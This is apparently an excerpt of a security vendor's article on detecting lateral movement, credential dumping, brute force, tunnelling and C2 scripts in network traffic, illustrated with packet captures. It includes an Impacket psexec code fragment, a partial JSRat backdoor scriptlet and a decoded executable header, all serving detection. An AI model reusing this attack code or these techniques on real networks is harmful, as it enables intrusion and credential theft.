192.168.202.101	SMB2	1466	Write Request Len:65536 Off:65536 File: PSEXESVC.exe
192.168.202.100	SMB2	138	Write Response
192.168.202.100	SMB2	138	Write Response
192.168.202.101	SMB2	778	Write Request Len:12288 Off:131072 File: PSEXESVC.exe
192.168.202.100	SMB2	138	Write Response
192.168.202.101	SMB2	918	Write Request Len:2208 Off:143360 File: PSEXESVC.exe
192.168.202.100	SMB2	138	Write Response
192.168.202.101	SMB2	146	Close Request File: PSEXESVC.exe
192.168.202.100	SMB2	182	Close Response

Figure 2. Sending the file psexesvc.exe



Requests to SCM are detected in traffic by analyzing DCE/RPC calls and by looking for calls to SVCCTL (SCM interface), such as OpenServiceW() and StartServiceW().

Time	Source	Destination	Protocol	Length	Info
2019-01-23 13:39:15.301693	192.168.202.101	192.168.202.100	SMB2	306	Negotiate Protocol Response
2019-01-23 13:39:15.314294	192.168.202.100	192.168.202.101	SMB2	413	Session Setup Request
2019-01-23 13:39:15.315541	192.168.202.101	192.168.202.100	SMB2	315	Session Setup Response
2019-01-23 13:39:15.316004	192.168.202.100	192.168.202.101	SMB2	154	Tree Connect Request Tree: \\WIN01\IPC\$
2019-01-23 13:39:15.316166	192.168.202.101	192.168.202.100	SMB2	138	Tree Connect Response
2019-01-23 13:39:15.316319	192.168.202.100	192.168.202.101	SMB2	212	Totl Request FSCTL_VALIDATE_NEGOTIATE_INFO
2019-01-23 13:39:15.316461	192.168.202.101	192.168.202.100	SMB2	131	Ioctl Response, Error: STATUS_FILE_CLOSED
2019-01-23 13:39:15.317171	192.168.202.100	192.168.202.101	SMB2	190	Create Request File: svcctl
2019-01-23 13:39:15.317426	192.168.202.101	192.168.202.100	SMB2	218	Create Response File: svcctl
2019-01-23 13:39:15.317618	192.168.202.100	192.168.202.101	DCE/RPC	208	Bind: call_id: 2, Fragment: Single, 2 context it
2019-01-23 13:39:15.317765	192.168.202.101	192.168.202.100	SMB2	130	Write Response
2019-01-23 13:39:15.317942	192.168.202.100	192.168.202.101	SMB2	171	Read Request Len:1024 Off:0 File: svcctl
2019-01-23 13:39:15.318052	192.168.202.101	192.168.202.100	DCE/RPC	230	Bind_ack: call_id: 2, Fragment: Single, max_xmit
2019-01-23 13:39:15.318214	192.168.202.100	192.168.202.101	SVCCTL	238	OpenSCManagerW request, WIN01
2019-01-23 13:39:15.318476	192.168.202.101	192.168.202.100	SVCCTL	218	OpenSCManagerW response
2019-01-23 13:39:15.318727	192.168.202.100	192.168.202.101	SVCCTL	390	Unknown operation 45 request
2019-01-23 13:39:15.320312	192.168.202.101	192.168.202.100	SMB2	131	Ioctl Response, Error: STATUS_PENDING
2019-01-23 13:39:15.320962	192.168.202.101	192.168.202.100	SVCCTL	222	Unknown operation 45 response
2019-01-23 13:39:15.330308	192.168.202.100	192.168.202.101	SVCCTL	222	CloseServiceHandle request, (null)
2019-01-23 13:39:15.330582	192.168.202.101	192.168.202.100	SVCCTL	218	CloseServiceHandle response
2019-01-23 13:39:15.330746	192.168.202.100	192.168.202.101	SVCCTL	258	OpenServiceW request
2019-01-23 13:39:15.330928	192.168.202.101	192.168.202.100	SVCCTL	218	OpenServiceW response
2019-01-23 13:39:15.331154	192.168.202.100	192.168.202.101	SVCCTL	230	StartServiceW request
2019-01-23 13:39:15.336310	192.168.202.101	192.168.202.100	SMB2	131	Ioctl Response, Error: STATUS_PENDING
2019-01-23 13:39:15.414881	192.168.202.101	192.168.202.100	SVCCTL	198	StartServiceW response
2019-01-23 13:39:15.415280	192.168.202.100	192.168.202.101	SVCCTL	222	QueryServiceStatus request
2019-01-23 13:39:15.415814	192.168.202.101	192.168.202.100	SVCCTL	226	QueryServiceStatus response

Figure 3. Creating a new service with SCM

RPC allows using other techniques as well, such as account discovery. By sending requests to Security Accounts Manager via the SAMR protocol, attackers get a list of domain users and groups. Bruteforcing SIDs with the help of Local Security Authority (LSARPC) lets attackers obtain the names of users on a remote host.

92 0.178904	192.168.202.154	192.168.202.145	DCE/RPC	86	Response: call_id: 3, Fragment: Mid, Ctx: 0 [DCE/RPC Mid ...
93 0.180655	192.168.202.145	192.168.202.154	TCP	66	30090 + 445 [ACK] Seq=39592 Ack=15609 Win=62976 Len=0 TSv...
94 0.180655	192.168.202.145	192.168.202.154	SMB2	183	Read Request Len:1048576 Off:0 File: lsarpc
95 0.180822	192.168.202.154	192.168.202.145	TCP	1514	[TCP segment of a reassembled PDU]
96 0.180823	192.168.202.154	192.168.202.145	TCP	1514	[TCP segment of a reassembled PDU]
97 0.180823	192.168.202.154	192.168.202.145	LSARPC	718	lsa_LookupSids response, STATUS_SOME_NOT_MAPPED, Error: ...
98 0.180823	192.168.202.145	192.168.202.154	TCP	66	38098 + 445 [ACK] Seq=39709 Ack=19157 Win=70016 Len=0 TSv...
99 0.484367	192.168.202.145	192.168.202.154	TCP	1514	[TCP segment of a reassembled PDU]

Referent ID: 0x00020000	
Domains	Count: 1
Pointer to Domains (lsa_DomainInfo)	Referent ID: 0x00020004
Max Count: 1	
Domains	Max Size: 32
Pointer to Names (lsa_TransNameArray)	
Names	Count: 1000
Pointer to Names (lsa_TranslatedName)	Referent ID: 0x00020010
Max Count: 1000	
Names	

0 00 00 00 00 0d 00 00 00 00 00 00 00 0d 00 00 00	.....
1 41 00 64 00 0d 00 69 00 6e 00 69 00 73 00 74 00	A.d.m.i. n.i.s.t.
2 72 00 61 00 74 00 6f 00 72 00 00 00 05 00 00 00	r.a.t.o. r.....
3 00 00 00 00 05 00 00 00 47 00 75 00 65 00 73 00	..... G.u.e.s.
4 74 00 00 00 04 00 00 00 00 00 00 00 04 00 00 00	t.....
5 4e 00 6f 00 6e 00 65 00 03 00 00 00 07 01 00 00	N.u.n.e. ....

Figure 4. Obtaining accounts with lookupsids



One popular method to gain persistence and move laterally is to create scheduled tasks by sending requests to the ATSVc task scheduler.

Time	Source	Destination	Protocol	Length	Info
165 2018-09-03 12:34:21.927575	192.168.241.1	192.168.241.203	SMB2	224	Session Setup Request, NTLMSSP_NF60TTA
166 2018-09-03 12:34:21.927877	192.168.241.203	192.168.241.1	SMB2	393	Session Setup Response, Error: STATUS_
167 2018-09-03 12:34:21.930647	192.168.241.1	192.168.241.203	SMB2	536	Session Setup Request, NTLMSSP_AUTH, U:
170 2018-09-03 12:34:21.932674	192.168.241.203	192.168.241.1	SMB2	151	Session Setup Response
171 2018-09-03 12:34:21.934966	192.168.241.1	192.168.241.203	SMB2	106	Tree Connect Request Tree: \\192.168.24
172 2018-09-03 12:34:21.935446	192.168.241.203	192.168.241.1	SMB2	150	Tree Connect Response
173 2018-09-03 12:34:21.936533	192.168.241.1	192.168.241.203	SMB2	204	Create Request File: atsvc
174 2018-09-03 12:34:21.936790	192.168.241.203	192.168.241.1	SMB2	222	Create Response File: atsvc
175 2018-09-03 12:34:21.938665	192.168.241.1	192.168.241.203	DCERPC	294	Bind: call_id: 1, Fragment: Single, 1
176 2018-09-03 12:34:21.938844	192.168.241.203	192.168.241.1	SMB2	150	Write Response
177 2018-09-03 12:34:21.939715	192.168.241.1	192.168.241.203	SMB2	183	Read Request Len:1048576 Off:0 File: at
178 2018-09-03 12:34:21.940012	192.168.241.203	192.168.241.1	DCERPC	446	Bind_ack: call_id: 1, Fragment: Single,
179 2018-09-03 12:34:21.943267	192.168.241.1	192.168.241.203	DCERPC	588	AUTH3: call_id: 1, Fragment: Single, N
180 2018-09-03 12:34:21.943479	192.168.241.203	192.168.241.1	SMB2	150	Write Response
183 2018-09-03 12:34:21.945097	192.168.241.1	192.168.241.203	TCP	1514	53344 → 445 [ACK] Seq=1933 Ack=2261 Win
184 2018-09-03 12:34:21.945105	192.168.241.1	192.168.241.203	TCP	1514	53344 → 445 [ACK] Seq=3381 Ack=2261 Win
185 2018-09-03 12:34:21.945118	192.168.241.1	192.168.241.203	DCERPC	1462	Request: call_id: 2, Fragment: 1st, opr
186 2018-09-03 12:34:21.945254	192.168.241.203	192.168.241.1	TCP	66	445 → 53344 [ACK] Seq=2261 Ack=6225 Win
187 2018-09-03 12:34:21.945469	192.168.241.203	192.168.241.1	SMB2	150	Write Response
188 2018-09-03 12:34:21.946409	192.168.241.1	192.168.241.203	TCP	1514	53344 → 445 [ACK] Seq=6225 Ack=2345 Win
189 2018-09-03 12:34:21.946497	192.168.241.1	192.168.241.203	TCP	1514	53344 → 445 [ACK] Seq=7673 Ack=2345 Win
190 2018-09-03 12:34:21.946510	192.168.241.1	192.168.241.203	DCERPC	1462	Request: call_id: 2, Fragment: Mid, opr
191 2018-09-03 12:34:21.946656	192.168.241.203	192.168.241.1	TCP	66	445 → 53344 [ACK] Seq=2345 Ack=10517 Win
192 2018-09-03 12:34:21.946718	192.168.241.1	192.168.241.203	SMB2	150	Write Response
193 2018-09-03 12:34:21.947716	192.168.241.1	192.168.241.203	DCERPC	1470	Request: call_id: 2, Fragment: Last, op
194 2018-09-03 12:34:21.947853	192.168.241.203	192.168.241.1	SMB2	150	Write Response
196 2018-09-03 12:34:21.948788	192.168.241.1	192.168.241.203	SMB2	183	Read Request Len:1048576 Off:0 File: at

00 0c 29 56 5f c3 00 50	56 c0 00 08 08 00 45 00	..)V...P V....E..
10 00 ba 43 97 40 00 40 06	92 88 c0 a8 f1 01 c0 a8	..C @ @ ..
20 f1 cb d0 60 01 bd a7 f2	65 65 2c 57 6c 85 80 18	...cc,Win...
30 00 fe e2 9a 00 00 01 01	08 0a 72 48 6f d5 13 46	.....sH...F
40 bf 90 00 00 00 02 fe 53	4d 42 40 00 01 00 00 00	.....S MD@...
50 00 00 05 00 7f 00 00 00	00 00 00 00 00 00 05 00	.....
60 00 00 00 00 00 00 00	00 00 01 00 00 00 45 00	.....E...
70 00 04 00 10 00 00 00	00 00 00 00 00 00 00 00	.....
80 00 00 00 00 00 39 00	00 00 02 00 00 00 00 00	.....9.....
90 00 00 00 00 00 00 00	00 00 00 00 00 00 03 00	.....
00 00 80 00 00 01 00	00 00 01 00 00 00 40 00	.....@.....
10 00 00 70 00 0a 00 00	00 00 00 00 00 00 61 00	.....x.....a
20 74 00 73 00 76 00 63 00		...t-s-v-c...

Figure 5. Creating a new scheduled task in ATSVc

The described scenarios are common, legitimate, and relevant to the daily work of administrators. That is why additional rules should be created in order to automate detection of RPC requests and service calls. These actions should be analyzed in connection with other events based on the overall context. Such analysis may be very time-consuming.

That is why selective detection rules are a more efficient solution for network traffic analysis. These rules can take into account the sequence of commands and request values typical of particular tools. For example, by knowing the sequence of actions and structure of data fixed in the code of Impacket's psexec utility, security teams can look at traffic to pinpoint its launch with a high degree of accuracy.

```

tid = s.connectTree('IPC$')
fid_main = self.openPipe(s,tid,'\\RemCom_communicaton',0x12019f)

packet = RemComMessage()
pid = os.getpid()

packet['Machine'] = ''.join([random.choice(string.letters) for _ in range(4)])
if self.__path is not None:
    packet['WorkingDir'] = self.__path
packet['Command'] = self.__command
packet['ProcessID'] = pid

s.writeNamedPipe(tid, fid_main, str(packet))

```

Figure 6. Fragment of psexec code




Figure 7. SMB packet sent as the result of the code execution in Figure 6

## Windows Management Instrumentation

The built-in WMI technology allows attackers to use systems' own tools for interaction with remote hosts. When a WMI command is sent over the network via the unencrypted DCERPC protocol, the network traffic will contain text strings with indication of the class in question and the method called from this class. To detect an execute command, the main thing is to monitor calls to the Create method of the Win32\_Process class.



Figure 8. Calling the Create method of the Win32\_Process class




Figure 9. Execute command

WMI modules are available in many ready-made tools, such as Impacket, Koadic, and Cobalt Strike. Cobalt Strike also has a WMI event consumer module, which creates a subscription to WMI events. This subscription allows performing a specific action when a particular event takes place: for example, at a certain time interval after the OS starts or a user logs in. This action may be launch of malware or a remote administration tool. Creation of a subscription can also be traced in network traffic via distinctive strings, such as ROOT\Subscription and EventConsumer.

## Pass the hash

The attacker does not need to know the user password to access a service. "Pass the hash" exploits the NTLM authentication protocol, which allows connecting to resources with just the password hash. If infrastructure uses the Kerberos authentication mechanism, attackers can try an "overpass the hash" attack, an extension of "pass the hash."

The Kerberos protocol was developed specifically to prevent sending user passwords over the network. To avoid that, the user encrypts an authentication request with the password hash on the local computer. A Key Distribution Center replies with a ticket to get other tickets, the so-called Ticket-Granting Ticket (TGT). Now the client is deemed authenticated and can request tickets to access other services within the next 10 hours.

To perform an "overpass the hash" attack, an attacker first obtains a user's password hash (perhaps by credential dumping), then encrypts an authentication request with this hash and issues a TGT ticket. Next, the attacker requests a ticket for accessing a service of interest and successfully logs in.

No.	Time	Source	Destination	Protocol	Length	Info
4	0.010575	10.10.10.10	10.10.10.10	KRB5	369	AS-REQ
6	0.022675	10.10.10.10	10.10.10.10	KRB5	345	AS-REP
14	0.034916	10.10.10.10	10.10.10.10	KRB5	1829	TGS-REQ
17	0.048151	10.10.10.10	10.10.10.10	KRB5	442	TGS-REP

```

> Frame 4: 369 bytes on wire (2952 bits), 369 bytes captured (2952 bits)
> Ethernet II, Src: VMware_gigabitEthernet0 (08:00:00:08:00:08), Dst: VMware_gigabitEthernet0 (08:00:00:08:00:08)
> Internet Protocol Version 4, Src: 10.10.10.10, Dst: 10.10.10.10
> Transmission Control Protocol, Src Port: 49478, Dst Port: 88, Seq: 1, Ack: 1, Len: 315
✓ Kerberos
  > Record Mark: 311 bytes
  ✓ as-req
    pvno: 5
    msg-type: krb-as-req (10)
    ✓ padata: 2 items
      ✓ PA-DATA PA-ENC-TIMESTAMP
        padata-type: kRB5-PADATA-ENC-TIMESTAMP (2)
        padata-value: 303da003020117a236043476a62254b49cc1c49c31bfe110...
        etype: eTYPE-ARCFOUR-HMAC-MD5 (23)
        cipher: 76a62254b49cc1c49c31bfe110284088d6ac6d99e7158c89...
      ✓ PA-DATA PA-PAC-REQUEST
        padata-type: kRB5-PADATA-PA-PAC-REQUEST (128)
        padata-value: 3005a0030101ff
        include-pac: True
    > req-body
  
```

Figure 10. Using RC4 in a "pass the hash" attack

"Overpass the hash" can be detected in network traffic. Here is one such giveaway: Microsoft recommends using, and by default specifies, AES-128/256 encryption for modern domains to encrypt authentication requests. The mimikatz utility encrypts requests with the outdated RC4 algorithm. This can help detect an attack, provided the attackers have not selected a different encryption technique ([bit.ly/2uVT8x7](https://bit.ly/2uVT8x7)).

This method of detection can lead to numerous false positives. To reduce the number of errors, additional behavioral analysis is needed.

Traffic may also contain traces of tools used for credential dumping and "pass the hash" attacks, such as mimikatz. Many APT groups abuse ready-made penetration testing frameworks that can download add-on modules in different ways. For example, Koadic, a tool used in MuddyWater attacks, sends mimikatz to an infected host via the HTTP protocol in the form of a Base64-encoded library, a serialized .NET class that will inject it, and launch arguments. The result is sent over the network in cleartext via HTTP.

## Detecting credential compromise

To connect to remote hosts, attackers usually extract credentials, including those of the domain administrator, from RAM or the OS registry. Known as credential dumping, this technique allows obtaining password hashes and even passwords in cleartext. Some attackers simply go for brute force. Although this approach is rather crude, there are stealthier methods too. Since companies often use weak or dictionary passwords even for administrator accounts ([bit.ly/3fvp4KH](https://bit.ly/3fvp4KH)), such methods still bring results.

### Credential dumping

Several methods for credential dumping can be spotted with traffic analysis. One such method is a DCSync attack, in which user accounts are replicated or copied to a fake domain controller. The attack can be traced by scrutinizing RPC calls on the network and looking for DsGetNCChanges requests.

Protocol	Length	Info
DCERPC	220	Bind: call_id: 1, Fragment: Single, 1 context items: DRSUAI
DCERPC	418	Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max
DCERPC	546	AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: n
DRSUAPI	240	DsBind request
DRSUAPI	252	DsBind response
DRSUAPI	216	DsGetDomainControllerInfo request
DRSUAPI	660	[TCP Spurious Retransmission] DsGetDomainControllerInfo re.
DRSUAPI	248	DsCrackNames request
DRSUAPI	332	DsCrackNames response
DRSUAPI	448	DsGetNCChanges request
DCERPC	796	[TCP Previous segment not captured] Response: call_id: 5, l
DCERPC	220	Bind: call_id: 1, Fragment: Single, 1 context items: DRSUAI
DCERPC	418	Bind_ack: call_id: 1, Fragment: Single, max_xmit: 4280 max
DCERPC	418	[TCP Spurious Retransmission] Bind_ack: call_id: 1, Fragmei
DCERPC	546	AUTH3: call_id: 1, Fragment: Single, NTLMSSP_AUTH, User: n
DRSUAPI	240	DsBind request
DRSUAPI	252	DsBind response
DRSUAPI	216	DsGetDomainControllerInfo request
DRSUAPI	248	DsCrackNames request
DRSUAPI	332	DsCrackNames response
DRSUAPI	248	[TCP Spurious Retransmission] DsCrackNames request
DRSUAPI	448	DsGetNCChanges request
DRSUAPI	448	[TCP Spurious Retransmission] DsGetNCChanges request
DCERPC	796	Response: call id: 5, Fragment: Last, Ctx: 0

Figure 11. Detecting a DCSync attack

Attackers may also try to copy the file NTDS.dit, which contains account data. Therefore, it is vital to monitor any case when this file is transferred over the network. Another way to perform credential dumping is with remote access to the registry via the WINREG protocol. Requests to access the SAM, SECURITY, and LSA keys may also indicate attempts to obtain credentials.



## Brute force

Microsoft Exchange and Office 365 are very popular for corporate email. Attackers can also use these services to access accounts of Active Directory users. They obtain a list of users and bruteforce passwords, but in a way that does not lock accounts: they try the same password for all users, instead of trying to guess the password of a single user with a password dictionary. This technique is called password spraying.

*To detect bruteforcing on infrastructures with Kerberos authentication, experts need to parse the Kerberos protocol to look for sessions with errors indicating that the requested user is absent, and split sessions with millisecond precision.*

If the traffic is full of sessions with the error `KDC_ERR_C_PRINCIPAL_UNKNOWN` for different accounts, this means attackers have conducted a brute-force attack.

192.168.150.130	KRB5	290 AS-REQ	
192.168.150.132	KRB5	156 KRB Error:	KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
192.168.150.130	KRB5	290 AS-REQ	
192.168.150.132	KRB5	156 KRB Error:	KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
192.168.150.130	KRB5	290 AS-REQ	
192.168.150.132	KRB5	156 KRB Error:	KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
192.168.150.130	KRB5	290 AS-REQ	

Figure 12. Sessions with the `KDC_ERR_C_PRINCIPAL_UNKNOWN` error

Sessions with quick server responses (tens of milliseconds), compared to other sessions with slower responses (hundreds of milliseconds), demonstrate that passwords have been successfully bruteforced. The traffic will contain Kerberos errors and traces of login attempts using bruteforced credentials. Error-free sessions with successful `AS_REP` responses, combined with issued tickets, show which accounts have been bruteforced.

192.168.150.130	KRB5	290 AS-REQ	
192.168.150.132	KRB5	156 KRB Error:	KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
192.168.150.130	KRB5	290 AS-REQ	
192.168.150.132	KRB5	156 KRB Error:	KRB5KDC_ERR_C_PRINCIPAL_UNKNOWN
192.168.150.130	KRB5	286 AS-REQ	
192.168.150.132	KRB5	277 KRB Error:	KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.150.130	KRB5	366 AS-REQ	
192.168.150.132	KRB5	244 KRB Error:	KRB5KDC_ERR_PREAUTH_FAILED
192.168.150.130	KRB5	286 AS-REQ	
192.168.150.132	KRB5	277 KRB Error:	KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.150.130	KRB5	366 AS-REQ	
192.168.150.132	KRB5	244 KRB Error:	KRB5KDC_ERR_PREAUTH_FAILED
192.168.150.130	KRB5	286 AS-REQ	
192.168.150.132	KRB5	277 KRB Error:	KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.150.130	KRB5	366 AS-REQ	
192.168.150.132	KRB5	244 KRB Error:	KRB5KDC_ERR_PREAUTH_FAILED
192.168.150.130	KRB5	286 AS-REQ	
192.168.150.132	KRB5	277 KRB Error:	KRB5KDC_ERR_PREAUTH_REQUIRED
192.168.150.130	KRB5	366 AS-REQ	
192.168.150.132	KRB5	86 AS-REP	
192.168.150.130	KRB5	1575 TGS-REQ	

Figure 13. Bruteforcing attempts

Also note a pattern in the order of the usernames when attackers cycle through all accounts with the same password. An attack may be preceded by attempts to learn the domain password policy: specifically, the threshold number of incorrect login attempts and length of time for which the account is locked.

## Analyzing C2 connections

Once inside the internal network, malicious programs need to communicate with their C2 servers so that attackers can manage the attack. When establishing such connections, the main challenge for attackers is to transmit data in a way that does not "stick out" in traffic. There are many ways to hide communication with C2 servers and complicate traffic analysis: they include non-standard encryption algorithms, steganography, or masking malicious traffic as legitimate. It is possible to detect suspicious connections in network traffic, even if they are skillfully hidden.

### Detecting tunnels

---

*In most cases, attackers use common application-layer protocols (HTTP, HTTPS, and DNS) to exchange data with C2 servers or access external resources. This allows attackers to hide illegitimate traffic in traffic. That is why it is vital to identify which data transfer protocol is being used and know how to parse it.*

Attackers can tunnel using a widespread protocol, such as DNS, SMTP, or ICMP, to send malicious code. There are two ways to detect such tunnels: traces of a tunnel or signs of use of a particular tunneling utility. In the first case, it is important to know which signs in network traffic correspond to tunnels in each protocol. For example, in the case of DNS, large TXT records would be an anomaly. Abnormally sized Echo Request and Echo Response packets can indicate an ICMP tunnel. These packets change only slightly in size depending on the OS, so large packets should not be common. An increase in ICMP traffic can also be an indirect sign of a tunnel: normally, the amount of such traffic is small, but if a lot of data is transferred via the tunnel, there will be a noticeable uptick.

```


Domain Name System (response)
  Transaction ID: 0xde41
  > Flags: 0x8180 Standard query response, No error
  Questions: 1
  Answer RRs: 1
  Authority RRs: 0
  Additional RRs: 0
  ▾ Queries
    ▾ 8b2c0104e826c2838ee4b000022e707247. : type CNAME, class IN
      Name: 8b2c0104e826c2838ee4b000022e707247.
      [Name Length: 50]
      [Label Count: 3]
      Type: CNAME (Canonical NAME for an alias) (5)
      Class: IN (0x0001)
    ▾ Answers
      ▾ 8b2c0104e826c2838ee4b000022e707247. type CNAME, class IN, cname 39890104e825f1f2171b81ffff67aff188.
        Name: 8b2c0104e826c2838ee4b000022e707247.
        Type: CNAME (Canonical NAME for an alias) (5)
        Class: IN (0x0001)
        Time to live: 5
        Data length: 37
        CNAME: 39890104e825f1f2171b81ffff67aff188.

```

Figure 14. DNS tunnel

Another way to identify a tunnel is to detect the use of particular utilities. For example, use of ICMP TX and ICMP SH can be detected based on the properties of ICMP packets.

## Catching malicious scripts



© Positive Technologies

Lately, attackers have been making active use of scripting languages. Before running a script, attackers need to place it on a target host. This can be a script file with an extension familiar to interpreters (.ps1, .vbs, .bat) or a macro inside a Microsoft Office document. However, attackers also have other methods that do not leave so many traces on the host. For example, they can send the script body over the network as a web server response inside HTML code, a TXT record in a DNS response, or an encrypted string containing commands via the WMI protocol.

*Identifying protocols and encodings is vital for detecting different methods of script transmission. Data should be automatically extracted from traffic and any files sent to a sandbox for analysis. Known malicious utilities can also be identified by hash sums in indicators of compromise (IoC) lists.*

```
HTTP/1.1 200 OK
Content-Length: 2417
Server: Microsoft-HTTPAPI/2.0
Date: Mon, 11 Nov 2019 10:13:41 GMT

<?XML version="1.0"?>
<scriptlet>
  <registration
    description="DebugShell"
    progid="DebugShell"
    version="1.00"
    classid="{90001111-0000-0000-0000-0000FEEEDACDC}"
  >
    <script language="JScript">
      <![CDATA[
        while(true)
        {
          try
          {
            w = new ActiveXObject("WScript.Shell");
            h = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
            p = new ActiveXObject("WinHttp.WinHttpRequest.5.1");
            try
            {
              v = w.RegRead("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\ProxyServer");
              try
              {
                q = v.split("=")[1].split(";")[0];
                h.SetProxy(2,q);
                p.SetProxy(2,q);
              }
              catch(e)
              {
                h.SetProxy(2,v);
                p.SetProxy(2,v);
              }
            }
          }
        }
      ]>
    </script>
  </scriptlet>

```

Figure 15. JSRat code in a web server response

## Countering obfuscation

A major challenge for attackers is to bypass protection without being noticed. To successfully develop their attack, they need to stay invisible for as long as possible. The first line of defense is signature-based traffic analysis. These tools are the first to potentially see the traffic of initial compromise as well as downloading of modules at later stages.

Signature-based detection works against known threats. These threats are studied by analysts, who identify common characteristics and use them to create rules and signatures. To avoid detection, attackers use code obfuscation, encoding, and encryption. They either destroy the expected pattern (obfuscation) or hide it from view (encoding and encryption).



Malicious programs use a number of encoding techniques, most commonly Base encoding, the most frequent flavor of which is Base64. For example, the response from the Cobalt Strike agent contains data inside a POST request with standard Base64 encoding. Analysis of network traffic requires the ability to detect use of Base64 (at a minimum) and then apply the analysis rules to the decoded file.

[illegible]

Figure 16. Transfer of Base64-encoded data

```
Input                                     length: 512  
                                         lines:    1  
  
TVqQAAMAAAAEAAAA//BAALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA2AAAAAA4fug4AtANinIBgBTMhVghpcyDwcm9ncmFTIGI  
hbmsvdcBiZ5dydwI4gaiH4gRE9TIGivzGUuDQOKJAAAAAAAAAACTtMIbGVDbmluZlZlLWUgYXNkbnRvdG9kbGlzLnVmdS56FDMdOj  
JpyYzJpUGB5SAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAUUEAAEWBBQAKfxvCAAAAAAAAAAADGAABcWEGAABMAAAAGKIAAAgAAKUUBAAAEEAAATIAAAAAAQAAAEAA  
AIAAAAAQAAAAAGAAAAAIAAAAAAAAAAAIAQAAAAQAAAAAAACAEFCFAAQAAAAQAAAAABAAABAAAAAAQAIAAAAAAAAAAAAEHQAAoAAAAADQAmDYQQAAAAAA  
AAAAAAAAAAAAAAAAAAAAAA  
  
Output  📄  
length: 384  
lines:   2  
  
MZ.....yy.....@.....0.....e..` i!.Li!This program cannot be run in DOS mode.  
  
$......1..6Pfd6Pf06Pf0*_9d6Pf06Pg0LPf0*_;0xPf0%$V03Pf0.V'06Pf0Rich6Pf0.....PE..L...$.\\.....à.....  
.f...*.Y4.....@.....  
  
.....@.....0.....D..0A.....
```

Figure 17. Decoding of the executable file

